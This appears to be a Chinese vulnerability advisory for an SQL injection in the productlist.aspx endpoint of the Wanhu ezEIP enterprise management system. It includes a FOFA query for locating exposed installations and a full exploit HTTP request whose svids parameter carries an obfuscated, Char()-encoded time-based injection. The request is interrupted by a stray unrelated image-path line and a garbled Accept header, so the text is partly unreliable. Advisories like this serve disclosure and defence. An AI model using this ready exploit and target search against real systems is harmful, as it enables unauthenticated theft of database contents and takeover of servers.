

万户ezEIP企业管理系统 productlist.aspx SQL注入漏洞

漏洞描述

万户ezEIP企业管理系统 productlist.aspx 接口存在SQL注入漏洞，未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响版本

万户ezEIP企业管理系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA： body="ezEIP" || header="ezEIP" || body="css/css_whir.css"

POC/EXP：

POST /shop/productlist.aspx HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8 ,application/signed-exchange;v=b3;q=0.7


Accept-Encoding: gzip, deflate, br, zstd

Accept-Language: zh-CN,zh;q=0.9,ru;q=0.8,en;q=0.7

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

ob=price&price=asc&svids=-1%29%3BDECLARE+%40%40proc_name+VARCHAR%28301%29%3BSet+%40%40proc_name%3DChar%28115%29%252bChar%28101%29%252bChar%28108%29%252bChar%28101%29%252bChar%2899%29%252bChar%28116%29%252bChar%2832%29%252bChar%2849%29%252bChar%2832%29%252bChar%28119%29%252bChar%28104%29%252bChar%28101%29%252bChar%28114%29%252bChar%28101%29%252bChar%2832%29%252bChar%2849%29%252bChar%2861%29%252bChar%2849%29%252bChar%2832%29%252bChar%2887%29%252bChar%2865%29%252bChar%2873%29%252bChar%2884%29%252bChar%2870%29%252bChar%2879%29%252bChar%2882%29%252bChar%2832%29%252bChar%2868%29%252bChar%2869%29%252bChar%2876%29%252bChar%2865%29%252bChar%2889%29%252bChar%2832%29%252bChar%2839%29%252bChar%2848%29%252bChar%2858%29%252bChar%2848%29%252bChar%2858%29%252bChar%2853%29%252bChar%2839%29%3BEXECUTE+%28%40%40proc_name%29%3B--a%2B



修复方案

关闭互联网暴露面或接口设置访问权限。

联系厂家及时打补丁。